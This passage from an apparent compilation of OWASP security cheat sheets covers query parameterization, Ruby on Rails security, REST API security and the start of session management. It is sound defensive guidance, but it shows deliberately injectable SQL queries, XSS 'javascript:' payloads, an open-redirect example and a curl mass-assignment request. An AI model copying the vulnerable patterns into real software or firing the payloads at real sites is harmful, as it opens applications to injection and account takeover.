  OleDbDataReader reader = command.ExecuteReader();
  // ...
} catch (OleDbException se) {
  // error handling
}
```

- ASP.NET

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.
    ↪ SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

- Ruby - ActiveRecord

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
# Update
project.update_attributes(:name => 'owasp')
# Delete
Project.delete(:name => 'name')
```

- Ruby

```
insert_new_user = db.prepare "INSERT INTO users (name, age, gender)
    ↪ VALUES (?, ? ,?)"
insert_new_user.execute 'aizatto', '20', 'male'
```

- PHP - PDO

```
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:
    ↪ name, :value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);
```

- Cold Fusion

```
<cfquery name = "getFirst" dataSource = "cfsnippets">
  SELECT * FROM #strDatabasePrefix#_courses WHERE intCourseID = <
      ↪ cfqueryparam value = #intCourseID# CFSQLType = "CF_SQL_INTEGER
      ↪ ">
</cfquery>
```

- Perl - DBI

```
my $sql = "INSERT INTO foo (bar, baz) VALUES ( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

16.2.2. Stored Procedure Examples

The SQL you write in your web application isn't the only place that SQL injection vulnerabilities can be introduced. If you are using Stored Procedures, and you are dynamically constructing SQL inside them, you can also introduce SQL injection vulnerabilities. To ensure this dynamic SQL is secure, you can parameterize this dynamic SQL too using bind variables. Here are some examples of using bind variables in stored procedures in different databases:

- Oracle - PL/SQL
  Normal Stored Procedure - no dynamic SQL being created. Parameters passed in to stored procedures are naturally bound to their location within the query without anything special being required.

```
PROCEDURE SafeGetBalanceQuery(UserID varchar, Dept varchar)
AS BEGIN
  SELECT balance FROM accounts_table WHERE user_ID = UserID AND
      ↪ department = Dept;
END;
```

- Oracle - PL/SQL
  Stored Procedure Using Bind Variables in SQL Run with EXECUTE. Bind variables are used to tell the database that the inputs to this dynamic SQL are 'data' and not possibly code.

```
PROCEDURE AnotherSafeGetBalanceQuery(UserID varchar, Dept varchar)
AS stmt VARCHAR(400); result NUMBER; BEGIN
   stmt := 'SELECT balance FROM accounts_table WHERE user_ID = :1
     AND department = :2';
   EXECUTE IMMEDIATE stmt INTO result USING UserID, Dept;
   RETURN result;
END;
```

- SQL Server-Transact-SQL
  Normal Stored Procedure - no dynamic SQL being created. Parameters passed in to stored procedures are naturally bound to their location within the query without anything special being required.

```
PROCEDURE SafeGetBalanceQuery(@UserID varchar(20), @Dept varchar(10))
AS BEGIN
  SELECT balance FROM accounts_table WHERE user_ID = @UserID AND
      ↪ department = @Dept
END
```

- SQL Server-Transact-SQL
  Stored Procedure Using Bind Variables in SQL Run with EXEC. Bind variables are used to tell the database that the inputs to this dynamic SQL are 'data' and not possibly code.

```
PROCEDURE SafeGetBalanceQuery(@UserID varchar(20), @Dept varchar(10))
AS BEGIN
   DECLARE @sql VARCHAR(200)
   SELECT @sql = 'SELECT balance FROM accounts_table WHERE ' + '
       ↪ user_ID = @UID AND department = @DPT'
   EXEC sp_executesql @sql, '@UID VARCHAR(20), @DPT VARCHAR(10)', @UID
       ↪ =@UserID, @DPT=@Dept
END
```

16.3. Related Articles

- The Bobby Tables site (inspired by the XKCD webcomic) has numerous examples in different languages of parameterized Prepared Statements and Stored Procedures, `http://bobby-tables.com/`
- OWASP SQL Injection Prevention Cheat Sheet on page 138

16.4. Authors and Primary Editors

- Jim Manico - jim [at] owasp.org
- Dave Wichers - dave.wichers [at] owasp.org
- Neil Matatal - neil [at] owasp.org

16.5. References

1. `https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet`
2. `https://www.owasp.org/index.php/SQL_Injection`
3. `https://www.owasp.org/index.php/Top_10_2013-A1`
4. `https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet#Defense_Option_1:_Prepared_Statements_.28Parameterized_Queries.29`

17. Ruby on Rails Cheatsheet

Last revision (mm/dd/yy): 09/5/2014

17.1. Introduction

This Cheatsheet intends to provide quick basic Ruby on Rails security tips for developers. It complements, augments or emphasizes points brought up in the rails security guide [2] from rails core. The Rails framework abstracts developers from quite a bit of tedious work and provides the means to accomplish complex tasks quickly and with ease. New developers, those unfamiliar with the inner-workings of Rails, likely need a basic set of guidelines to secure fundamental aspects of their application. The intended purpose of this doc is to be that guide.

17.2. Items

17.2.1. Command Injection

Ruby offers a function called "eval" which will dynamically build new Ruby code based on Strings. It also has a number of ways to call system commands.

```
eval("ruby code here")
System("os command here")
`ls -al /` (backticks contain os command)
Kernel.exec("os command here")
```

While the power of these commands is quite useful, extreme care should be taken when using them in a Rails based application. Usually, its just a bad idea. If need be, a whitelist of possible values should be used and any input should be validated as thoroughly as possible. The Ruby Security Reviewer's Guide has a section on injection [3] and there are a number of OWASP references for it, starting at the top: Command Injection [4].

17.2.2. SQL Injection

Ruby on Rails is often used with an ORM called ActiveRecord, though it is flexible and can be used with other data sources. Typically very simple Rails applications use methods on the Rails models to query data. Many use cases protect for SQL Injection out of the box. However, it is possible to write code that allows for SQL Injection.
Here is an example (Rails 2.X style):

```
@projects = Project.find(:all, :conditions => "name like #{params[:name]}")
```

A Rails 3.X example:

```
name = params[:name]
@projects = Project.where("name like '" + name + "'");
```

In both of these cases, the statement is injectable because the name parameter is not escaped.
Here is the idiom for building this kind of statement:

```
@projects = Project.find(:all, :conditions => [ "name like ?", "#{params[:
    ↪ name]}"] )
```

An AREL based solution:

```
@projects = Project.where("name like ?", "%#{params[:name]}%")
```

Use caution not to build SQL statements based on user controlled input. A list of more realistic and detailed examples is here [5]: . OWASP has extensive information about SQL Injection [6].

17.2.3. Cross-site Scripting (XSS)

By default, in Rails 3.0 protection against XSS comes as the default behavior. When string data is shown in views, it is escaped prior to being sent back to the browser. This goes a long way, but there are common cases where developers bypass this protection - for example to enable rich text editing. In the event that you want to pass variables to the front end with tags intact, it is tempting to do the following in your .erb file (ruby markup).

```
<%= raw @product.name %>
<%= @product.name.html_safe %> These are examples of how NOT to do it!
<%= content_tag @product.name %>
```

Unfortunately, any field that uses raw like this will be a potential XSS target. Note that there are also widespread misunderstandings about html_safe. This writeup [7] describes the underlying SafeBuffer mechanism in detail. Other tags that change the way strings are prepared for output can introduce similar issues, including content_tag.
If you must accept HTML content from users, consider a markup language for rich text in an application (Examples include: markdown and textile) and disallow HTML tags. This helps ensures that the input accepted doesn't include HTML content that could be malicious. If you cannot restrict your users from entering HTML, consider implementing content security policy to disallow the execution of any javascript. And finally, consider using the #sanitize method that let's you whitelist allowed tags. Be careful, this method has been shown to be flawed numerous times and will never be a complete solution.
An often overlooked XSS attack vector is the href value of a link:

```
<%= link_to "Personal Website", @user.website %>
```

If @user.website contains a link that starts with "javascript:", the content will execute when a user clicks the generated link:

```
<a href="javascript:alert('Haxored')">Personal Website</a>
```

OWASP provides more general information about XSS in a top level page: OWASP Cross Site Scripting [8].

17.2.4. Sessions

By default, Ruby on Rails uses a Cookie based session store. What that means is that unless you change something, the session will not expire on the server. That means that some default applications may be vulnerable to replay attacks. It also means that sensitive information should never be put in the session.
The best practice is to use a database based session, which thankfully is very easy with Rails:

```
Project::Application.config.session_store :active_record_store
```

There is an OWASP Session Management Cheat Sheet on page 125.

17.2.5. Authentication

Generally speaking, Rails does not provide authentication by itself. However, most developers using Rails leverage libraries such as Devise or AuthLogic to provide authentication. To enable authentication with Devise, one simply has to put the following in a controller:

```
class ProjectController < ApplicationController
  before_filter :authenticate_user
```

As with other methods, this supports exceptions. Note that by default Devise only requires 6 characters for a password. The minimum can be changed in: /config/initializers/devise.rb

```
config.password_length = 8..128
```

There are several possible ways to enforce complexity. One is to put a Validator in the user model.

```
validate :password_complexity
def password_complexity
  if password.present? and not password.match(/\A(?=.*[a-z])(?=.*[A-Z])
     ↪ (?=.*\d).+\z/)
    errors.add :password, "must include at least one lowercase letter, one
        ↪ uppercase letter, and one digit"
  end
end
```

There is an OWASP Authentication Cheat Sheet on page 12.

17.2.6. Insecure Direct Object Reference or Forceful Browsing

By default, Ruby on Rails apps use a RESTful uri structure. That means that paths are often intuitive and guessable. To protect against a user trying to access or modify data that belongs to another user, it is important to specifically control actions. Out of the gate on a vanilla Rails application, there is no such built in protection. It is possible to do this by hand at the controller level.
It is also possible, and probably recommended, to consider resource-based access control libraries such as cancancan [9] (cancan replacement) or punditto [10] do this. This ensures that all operations on a database object are authorized by the business logic of the application.
More general information about this class of vulnerability is in the OWASP Top 10 Page [11].

17.2.7. CSRF (Cross Site Request Forgery)

Ruby on Rails has specific, built in support for CSRF tokens. To enable it, or ensure that it is enabled, find the base ApplicationController and look for a directive such as the following:

```
class ApplicationController < ActionController::Base
  protect_from_forgery
```

Note that the syntax for this type of control includes a way to add exceptions. Exceptions may be useful for API's or other reasons - but should be reviewed and consciously included. In the example below, the Rails ProjectController will not provide CSRF protection for the show method.

```
class ProjectController < ApplicationController
  protect_from_forgery :except => :show
```

Also note that by default Rails does not provide CSRF protection for any HTTP GET request.
There is a top level OWASP page for CSRF [12].

17.2.8. Mass Assignment and Strong Parameters

Although the major issue with Mass Assignment has been fixed by default in base Rails specifically when generating new projects, it still applies to older and upgraded projects so it is important to understand the issue and to ensure that only attributes that are intended to be modifiable are exposed.
When working with a model, the attributes on the model will not be accessible to forms being posted unless a programmer explicitly indicates that:

```
class Project < ActiveRecord::Base
  attr_accessible :name, :admin
end
```

With the admin attribute accessible based on the example above, the following could work:

```
curl -d "project[name]=triage&project[admin]=1" host:port/projects
```

Review accessible attributes to ensure that they should be accessible. If you are working in Rails < 3.2.3 you should ensure that your attributes are whitelisted with the following:

```
config.active_record.whitelist_attributes = true
```

In Rails 4.0 strong parameters will be the recommended approach for handling attribute visibility. It is also possible to use the strong_parameters gem with Rails 3.x, and the strong_parameters_rails2 gem for Rails 2.3.x applications.

17.2.9. Redirects and Forwards

Web applications often require the ability to dynamically redirect users based on client-supplied data. To clarify, dynamic redirection usually entails the client including a URL in a parameter within a request to the application. Once received by the application, the user is redirected to the URL specified in the request. For example:
http://www.example.com/redirect?url=http://www.example.com/checkout
The above request would redirect the user to http://www.example.com/checkout. The security concern associated with this functionality is leveraging an organization's trusted brand to phish users and trick them into visiting a malicious site, in our example, "badhacker.com". Example:
http://www.example.com/redirect?url=http://badhacker.com
The most basic, but restrictive protection is to use the :only_path option. Setting this to true will essentially strip out any host information.

```
redirect_to params[:url], :only_path => true
```

If matching user input against a list of approved sites or TLDs against regular expression is a must, it makes sense to leverage a library such as URI.parse() to obtain the host and then take the host value and match it against regular expression patterns. Those regular expressions must, at a minimum, have anchors or there is a greater chance of an attacker bypassing the validation routine.
Example:

```
require 'uri'
host = URI.parse("#{params[:url]}").host
validation_routine(host) if host # this can be vulnerable to javascript://
    ↪ trusted.com/%0Aalert(0) so check .scheme and .port too
def validation_routine(host)
  # Validation routine where we use \A and \z as anchors *not* ^ and $
  # you could also check the host value against a whitelist
end
```

Also blind redirecting to user input parameter can lead to XSS. Example:

```
redirect_to params[:to]
http://example.com/redirect?to[status]=200&to[protocol]=javascript:alert(0)
    ↪ //
```

The obvious fix for this type of vulnerability is to restrict to specific Top-Level Domains (TLDs), statically define specific sites, or map a key to it's value. Example:

```
ACCEPTABLE_URLS = {
  'our_app_1' => "https://www.example_commerce_site.com/checkout",
  'our_app_2' => "https://www.example_user_site.com/change_settings"
}
```

http://www.example.com/redirect?url=our_app_1

```
def redirect
  url = ACCEPTABLE_URLS["#{params[:url]}"]
  redirect_to url if url
end
```

There is a more general OWASP resource about Unvalidated Redirects and Forwards on page 165.

17.2.10. Dynamic Render Paths

In Rails, controller actions and views can dynamically determine which view or partial to render by calling the "render" method. If user input is used in or for the template name, an attacker could cause the application to render an arbitrary view, such as an administrative page.
Care should be taken when using user input to determine which view to render. If possible, avoid any user input in the name or path to the view.

17.2.11. Cross Origin Resource Sharing

Occasionally, a need arises to share resources with another domain. For example, a file-upload function that sends data via an AJAX request to another domain. In these cases, the same-origin rules followed by web browsers must be bent. Modern browsers, in compliance with HTML5 standards, will allow this to occur but in order to do this; a couple precautions must be taken.
When using a nonstandard HTTP construct, such as an atypical Content-Type header, for example, the following applies:

The receiving site should whitelist only those domains allowed to make such requests as well as set the Access-Control-Allow-Origin header in both the response to the OPTIONS request and POST request. This is because the OPTIONS request is sent first, in order to determine if the remote or receiving site allows the requesting domain. Next, a second request, a POST request, is sent. Once again, the header must be set in order for the transaction to be shown as successful.
When standard HTTP constructs are used:
The request is sent and the browser, upon receiving a response, inspects the response headers in order to determine if the response can and should be processed.
Whitelist in Rails:
Gemfile

```
gem 'rack-cors', :require => 'rack/cors'
```

config/application.rb

```
module Sample
  class Application < Rails::Application
    config.middleware.use Rack::Cors do
      allow do
        origins 'someserver.example.com'
        resource %r{/users/\d+.json},
          :headers => ['Origin', 'Accept', 'Content-Type'],
          :methods => [:post, :get]
      end
    end
  end
end
```

17.2.12. Security-related headers

To set a header value, simply access the response.headers object as a hash inside your controller (often in a before/after_filter).

```
response.headers['X-header-name'] = 'value'
```

Rails 4 provides the "default_headers" functionality that will automatically apply the values supplied. This works for most headers in almost all cases.

```
ActionDispatch::Response.default_headers = {
  'X-Frame-Options' => 'DENY',
  'X-Content-Type-Options' => 'nosniff',
  'X-XSS-Protection' => '1;'
}
```

Strict transport security is a special case, it is set in an environment file (e.g. production.rb)

```
config.force_ssl = true
```

For those not on the edge, there is a library (secure_headers [13]) for the same behavior with content security policy abstraction provided. It will automatically apply logic based on the user agent to produce a concise set of headers.

17.2.13. Business Logic Bugs

Any application in any technology can contain business logic errors that result in security bugs. Business logic bugs are difficult to impossible to detect using automated tools. The best ways to prevent business logic security bugs are to do code review, pair program and write unit tests.

17.2.14. Attack Surface

Generally speaking, Rails avoids open redirect and path traversal types of vulnerabilities because of its /config/routes.rb file which dictates what URL's should be accessible and handled by which controllers. The routes file is a great place to look when thinking about the scope of the attack surface. An example might be as follows:

```
match ':controller(/:action(/:id(.:format)))' # this is an example of what
    ↪ NOT to do
```

In this case, this route allows any public method on any controller to be called as an action. As a developer, you want to make sure that users can only reach the controller methods intended and in the way intended.

17.2.15. Sensitive Files

Many Ruby on Rails apps are open source and hosted on publicly available source code repositories. Whether that is the case or the code is committed to a corporate source control system, there are certain files that should be either excluded or carefully managed.

```
/config/database.yml – May contain production credentials.
/config/initializers/secret_token.rb – Contains a secret used to hash
    ↪ session cookie.
/db/seeds.rb – May contain seed data including bootstrap admin user.
/db/development.sqlite3 – May contain real data.
```

17.2.16. Encryption

Rails uses OS encryption. Generally speaking, it is always a bad idea to write your own encryption.
Devise by default uses bcrypt for password hashing, which is an appropriate solution. Typically, the following config causes the 10 stretches for production: /config/initializers/devise.rb

```
config.stretches = Rails.env.test? ? 1 : 10
```

17.3. Updating Rails and Having a Process for Updating Dependencies

In early 2013, a number of critical vulnerabilities were identified in the Rails Framework. Organizations that had fallen behind current versions had more trouble updating and harder decisions along the way, including patching the source code for the framework itself.
An additional concern with Ruby applications in general is that most libraries (gems) are not signed by their authors. It is literally impossible to build a Rails based project with libraries that come from trusted sources. One good practice might be to audit the gems you are using.
In general, it is important to have a process for updating dependencies. An example process might define three mechanisms for triggering an update of response:

- Every month/quarter dependencies in general are updated.
- Every week important security vulnerabilities are taken into account and potentially trigger an update.
- In EXCEPTIONAL conditions, emergency updates may need to be applied.

17.4. Tools

Use brakeman [14], an open source code analysis tool for Rails applications, to identify many potential issues. It will not necessarily produce comprehensive security findings, but it can find easily exposed issues. A great way to see potential issues in Rails is to review the brakeman documentation of warning types.
There are emerging tools that can be used to track security issues in dependency sets, like [15] and [16].
Another area of tooling is the security testing tool Gauntlt [17] which is built on cucumber and uses gherkin syntax to define attack files.
Launched in May 2013 and very similiar to brakeman scanner, the codesake-dawn [18] rubygem is a static analyzer for security issues that work with Rails, Sinatra and Padrino web applications. Version 0.60 has more than 30 ruby specific cve security checks and future releases custom checks against Cross Site Scripting and SQL Injections will be added

17.5. Further Information

- The Official Rails Security Guide, `http://guides.rubyonrails.org/security.html`
- OWASP Ruby on Rails Security Guide, `https://www.owasp.org/index.php/Category:OWASP_Ruby_on_Rails_Security_Guide_V2`
- The Ruby Security Reviewers Guide, `http://code.google.com/p/ruby-security/wiki/Guide`
- The Ruby on Rails Security Mailing, `https://groups.google.com/forum/?fromgroups#!forum/rubyonrails-security`
- List Rails Insecure Defaults, `http://blog.codeclimate.com/blog/2013/03/27/rails-insecure-defaults/`

17.6. Authors and Primary Editors

- Matt Konda - mkonda [at] jemurai.com
- Neil Matatall neil [at] matatall.com
- Ken Johnson cktricky [at] gmail.com
- Justin Collins justin [at] presidentbeef.com
- Jon Rose - jrose400 [at] gmail.com
- Lance Vaughn - lance [at] cabforward.com
- Jon Claudius - jonathan.claudius [at] gmail.com
- Jim Manico jim [at] owasp.org
- Aaron Bedra aaron [at] aaronbedra.com
- Egor Homakov homakov [at] gmail.com

17.7. References

1. https://www.owasp.org/index.php/Ruby_on_Rails_Cheatsheet
2. http://guides.rubyonrails.org/security.html
3. http://code.google.com/p/ruby-security/wiki/Guide#Good_ol%27_shell_injection
4. https://www.owasp.org/index.php/Command_Injection
5. rails-sqli.org
6. https://www.owasp.org/index.php/SQL_Injection
7. http://stackoverflow.com/questions/4251284/raw-vs-html-safe-vs-h-to-unescape-html
8. https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29
9. https://github.com/CanCanCommunity/cancancan
10. https://github.com/elabs/pundit
11. https://www.owasp.org/index.php/Top_10_2010-A4-Insecure_Direct_Object_References
12. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29
13. https://github.com/twitter/secureheaders
14. http://brakemanscanner.org/
15. https://gemcanary.com/
16. https://gemnasium.com/
17. http://gauntlt.org/
18. http://rubygems.org/gems/codesake-dawn

18. REST Security Cheat Sheet

Last revision (mm/dd/yy): 12/16/2014

18.1. Introduction

REST [2] (or REpresentational State Transfer) is a means of expressing specific entities in a system by URL path elements. REST is not an architecture but it is an architectural style to build services on top of the Web. REST allows interaction with a web-based system via simplified URLs rather than complex request body or POST parameters to request specific items from the system. This document serves as a guide (although not exhaustive) of best practices to help REST-based services.

18.2. Authentication and session management

RESTful web services should use session-based authentication, either by establishing a session token via a POST or by using an API key as a POST body argument or as a cookie. Usernames, passwords, session tokens, and API keys should not appear in the URL, as this can be captured in web server logs, which makes them intrinsically valuable.
OK:

- https://example.com/resourceCollection/<id>/action
- https://twitter.com/vanderaj/lists

NOT OK:

- https://example.com/controller/<id>/action?apiKey=a53f435643de32 (API Key in URL)
- http://example.com/controller/<id>/action?apiKey=a53f435643de32 (transaction not protected by TLS; API Key in URL)

18.2.1. Protect Session State

Many web services are written to be as stateless as possible. This usually ends up with a state blob being sent as part of the transaction.

- Consider using only the session token or API key to maintain client state in a server-side cache. This is directly equivalent to how normal web apps do it, and there's a reason why this is moderately safe.
- Anti-replay. Attackers will cut and paste a blob and become someone else. Consider using a time limited encryption key, keyed against the session token or API key, date and time, and incoming IP address. In general, implement some protection of local client storage of the authentication token to mitigate replay attacks.
- Don't make it easy to decrypt; change the internal state to be much better than it should be.

In short, even if you have a brochureware web site, don't put in https://example.com/users/2313/edit?isAdmin=false&debug=false&allowCSRPanel=false as you will quickly end up with a lot of admins, and help desk helpers, and "developers".

18.3. Authorization

18.3.1. Anti-farming

Many RESTful web services are put up, and then farmed, such as a price matching website or aggregation service. There's no technical method of preventing this use, so strongly consider means to encourage it as a business model by making high velocity farming is possible for a fee, or contractually limiting service using terms and conditions. CAPTCHAs and similar methods can help reduce simpler adversaries, but not well funded or technically competent adversaries. Using mutually assured client side TLS certificates may be a method of limiting access to trusted organizations, but this is by no means certain, particularly if certificates are posted deliberately or by accident to the Internet.

18.3.2. Protect HTTP methods

RESTful API often use GET (read), POST (create), PUT (replace/update) and DELETE (to delete a record). Not all of these are valid choices for every single resource collection, user, or action. Make sure the incoming HTTP method is valid for the session token/API key and associated resource collection, action, and record. For example, if you have an RESTful API for a library, it's not okay to allow anonymous users to DELETE book catalog entries, but it's fine for them to GET a book catalog entry. On the other hand, for the librarian, both of these are valid uses.

18.3.3. Whitelist allowable methods

It is common with RESTful services to allow multiple methods for a given URL for different operations on that entity. For example, a GET request might read the entity while PUT would update an existing entity, POST would create a new entity, and DELETE would delete an existing entity. It is important for the service to properly restrict the allowable verbs such that only the allowed verbs would work, while all others would return a proper response code (for example, a 403 Forbidden).
In Java EE in particular, this can be difficult to implement properly. See Bypassing Web Authentication and Authorization with HTTP Verb Tampering [3] for an explanation of this common misconfiguration.

18.3.4. Protect privileged actions and sensitive resource collections

Not every user has a right to every web service. This is vital, as you don't want administrative web services to be misused:

- https://example.com/admin/exportAllData

The session token or API key should be sent along as a cookie or body parameter to ensure that privileged collections or actions are properly protected from unauthorized use.

18.3.5. Protect against cross-site request forgery

For resources exposed by RESTful web services, it's important to make sure any PUT, POST, and DELETE request is protected from Cross Site Request Forgery. Typically one would use a token-based approach. See Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet on page 39 for more information on how to implement CSRF-protection.
CSRF is easily achieved even using random tokens if any XSS exists within your application, so please make sure you understand how to prevent XSS on page 178.

18.3.6. Insecure direct object references

It may seem obvious, but if you had a bank account REST web service, you'd have to make sure there is adequate checking of primary and foreign keys:

- https://example.com/account/325365436/transfer?amount=$100.00&toAccount=473846376

In this case, it would be possible to transfer money from any account to any other account, which is clearly absurd. Not even a random token makes this safe.

- https://example.com/invoice/2362365

In this case, it would be possible to get a copy of all invoices.
This is essentially a data-contextual access control enforcement need. A URL or even a POSTed form should NEVER contain an access control "key" or similar that provides automatic verification. *A data contextual check needs to be done, server side, with each request.*

18.4. Input validation

18.4.1. Input validation 101

Everything you know about input validation applies to RESTful web services, but add 10% because automated tools can easily fuzz your interfaces for hours on end at high velocity. So:

- Assist the user > Reject input > Sanitize (filtering) > No input validation

Assisting the user makes the most sense, as the most common scenario is "problem exists between keyboard and computer" (PEBKAC). Help the user input high quality data into your web services, such as ensuring a Zip code makes sense for the supplied address, or the date makes sense. If not, reject that input. If they continue on, or it's a text field or some other difficult to validate field, input sanitization is a losing proposition but still better than XSS or SQL injection. If you're already reduced to sanitization or no input validation, make sure output encoding is very strong for your application.
Log input validation failures, particularly if you assume that client-side code you wrote is going to call your web services. The reality is that anyone can call your web services, so assume that someone who is performing hundreds of failed input validations per second is up to no good. Also consider rate limiting the API to a certain number of requests per hour or day to prevent abuse.

18.4.2. Secure parsing

Use a secure parser for parsing the incoming messages. If you are using XML, make sure to use a parser that is not vulnerable to XXE [4] and similar attacks.

18.4.3. Strong typing

It's difficult to perform most attacks if the only allowed values are true or false, or a number, or one of a small number of acceptable values. Strongly type incoming data as quickly as possible.

18.4.4. Validate incoming content-types

When POSTing or PUTting new data, the client will specify the Content-Type (e.g. application/xml or application/json) of the incoming data. The client should never assume the Content-Type; it should always check that the Content-Type header and the content are the same type. A lack of Content-Type header or an unexpected Content-Type header should result in the server rejecting the content with a 406 Not Acceptable response.

18.4.5. Validate response types

It is common for REST services to allow multiple response types (e.g. application/xml or application/json, and the client specifies the preferred order of response types by the Accept header in the request. *Do NOT* simply copy the Accept header to the Content-type header of the response. Reject the request (ideally with a 406 Not Acceptable response) if the Accept header does not specifically contain one of the allowable types.
Because there are many MIME types for the typical response types, it's important to document for clients specifically which MIME types should be used.

18.4.6. XML input validation

XML-based services must ensure that they are protected against common XML based attacks by using secure XML-parsing. This typically means protecting against XML External Entity attacks, XML-signature wrapping etc. See [5] for examples of such attacks.

18.4.7. Framework-Provided Validation

Many frameworks, such as Jersey [6], allow for validation constraints to be enforced automatically by the framework at request or response time. (See Bean Validation Support [7] for more information). While this does not validate the structure of JSON or XML data before being unmarshaled, it does provide automatic validation after unmarshaling, but before the data is presented to the application.

18.5. Output encoding

18.5.1. Send security headers

To make sure the content of a given resources is interpreted correctly by the browser, the server should always send the Content-Type header with the correct Content-Type, and preferably the Content-Type header should include a charset. The server should also send an X-Content-Type-Options: nosniff to make sure the browser does not try to detect a different Content-Type than what is actually sent (can lead to XSS).
Additionally the client should send an X-Frame-Options: deny to protect against drag'n drop clickjacking attacks in older browsers.

18.5.2. JSON encoding

A key concern with JSON encoders is preventing arbitrary JavaScript remote code execution within the browser... or, if you're using node.js, on the server. It's vital that you use a proper JSON serializer to encode user-supplied data properly to prevent the execution of user-supplied input on the browser.
When inserting values into the browser DOM, strongly consider using .value/.innerText/.textContent rather than .innerHTML updates, as this protects against simple DOM XSS attacks.

18.5.3. XML encoding

XML should never be built by string concatenation. It should always be constructed using an XML serializer. This ensures that the XML content sent to the browser is parseable and does not contain XML injection. For more information, please see the Web Service Security Cheat Sheet on page 174.

18.6. Cryptography

18.6.1. Data in transit

Unless the public information is completely read-only, the use of TLS should be mandated, particularly where credentials, updates, deletions, and any value transactions are performed. The overhead of TLS is negligible on modern hardware, with a minor latency increase that is more than compensated by safety for the end user.
Consider the use of mutually authenticated client-side certificates to provide additional protection for highly privileged web services.

18.6.2. Data in storage

Leading practices are recommended as per any web application when it comes to correctly handling stored sensitive or regulated data. For more information, please see OWASP Top 10 2010 - A7 Insecure Cryptographic Storage [8].

18.7. Authors and primary editors

- Erlend Oftedal - erlend.oftedal@owasp.org
- Andrew van der Stock - vanderaj@owasp.org

18.8. References

1. `https://www.owasp.org/index.php/REST_Security_Cheat_Sheet`
2. `http://en.wikipedia.org/wiki/Representational_state_transfer`
3. `https://www.aspectsecurity.com/wp-content/plugins/download-monitor/download.php?id=18`
4. `https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing`
5. `http://ws-attacks.org`
6. `https://jersey.java.net/`

7. `https://jersey.java.net/documentation/latest/bean-validation.html`

8. `https://www.owasp.org/index.php/Top_10_2010-A7`

19. Session Management Cheat Sheet

Last revision (mm/dd/yy): 04/29/2014

19.1. Introduction

Web Authentication, Session Management, and Access Control
A web session is a sequence of network HTTP request and response transactions associated to the same user. Modern and complex web applications require the retaining of information or status about each user for the duration of multiple requests. Therefore, sessions provide the ability to establish variables – such as access rights and localization settings – which will apply to each and every interaction a user has with the web application for the duration of the session.
Web applications can create sessions to keep track of anonymous users after the very first user request. An example would be maintaining the user language preference. Additionally, web applications will make use of sessions once the user has authenticated. This ensures the ability to identify the user on any subsequent requests as well as being able to apply security access controls, authorized access to the user private data, and to increase the usability of the application. Therefore, current web applications can provide session capabilities both pre and post authentication.
Once an authenticated session has been established, the session ID (or token) is temporarily equivalent to the strongest authentication method used by the application, such as username and password, passphrases, one-time passwords (OTP), client-based digital certificates, smartcards, or biometrics (such as fingerprint or eye retina). See the OWASP Authentication Cheat Sheet on page 12.
HTTP is a stateless protocol (RFC2616 [9]), where each request and response pair is independent of other web interactions. Therefore, in order to introduce the concept of a session, it is required to implement session management capabilities that link both the authentication and access control (or authorization) modules commonly available in web applications:
The session ID or token binds the user authentication credentials (in the form of a user session) to the user HTTP traffic and the appropriate access controls enforced by the web application. The complexity of these three components (authentication, session management, and access control) in modern web applications, plus the fact that its implementation and binding resides on the web developer's hands (as web development framework do not provide strict relationships between these modules), makes the implementation of a secure session management module very challenging.
The disclosure, capture, prediction, brute force, or fixation of the session ID will lead to session hijacking (or sidejacking) attacks, where an attacker is able to fully




Figure 19.1.: Session Management Diagram

impersonate a victim user in the web application. Attackers can perform two types of session hijacking attacks, targeted or generic. In a targeted attack, the attacker's goal is to impersonate a specific (or privileged) web application victim user. For generic attacks, the attacker's goal is to impersonate (or get access as) any valid or legitimate user in the web application.

19.2. Session ID Properties

In order to keep the authenticated state and track the users progress within the web application, applications provide users with a session identifier (session ID or token) that is assigned at session creation time, and is shared and exchanged by the user and the web application for the duration of the session (it is sent on every HTTP request). The session ID is a "name=value" pair.
With the goal of implementing secure session IDs, the generation of identifiers (IDs or tokens) must meet the following properties:

19.2.1. Session ID Name Fingerprinting

The name used by the session ID should not be extremely descriptive nor offer unnecessary details about the purpose and meaning of the ID.
The session ID names used by the most common web application development frameworks can be easily fingerprinted [3], such as PHPSESSID (PHP), JSESSIONID (J2EE), CFID & CFTOKEN (ColdFusion), ASP.NET_SessionId (ASP .NET), etc. Therefore, the session ID name can disclose the technologies and programming languages used by the web application.
It is recommended to change the default session ID name of the web development framework to a generic name, such as "id".

19.2.2. Session ID Length

The session ID must be long enough to prevent brute force attacks, where an attacker can go through the whole range of ID values and verify the existence of valid sessions.
The session ID length must be at least 128 bits (16 bytes).

19.2.3. Session ID Entropy

The session ID must be unpredictable (random enough) to prevent guessing attacks, where an attacker is able to guess or predict the ID of a valid session through statistical analysis techniques. For this purpose, a good PRNG (Pseudo Random Number Generator) must be used.
The session ID value must provide at least 64 bits of entropy (if a good PRNG is used, this value is estimated to be half the length of the session ID).
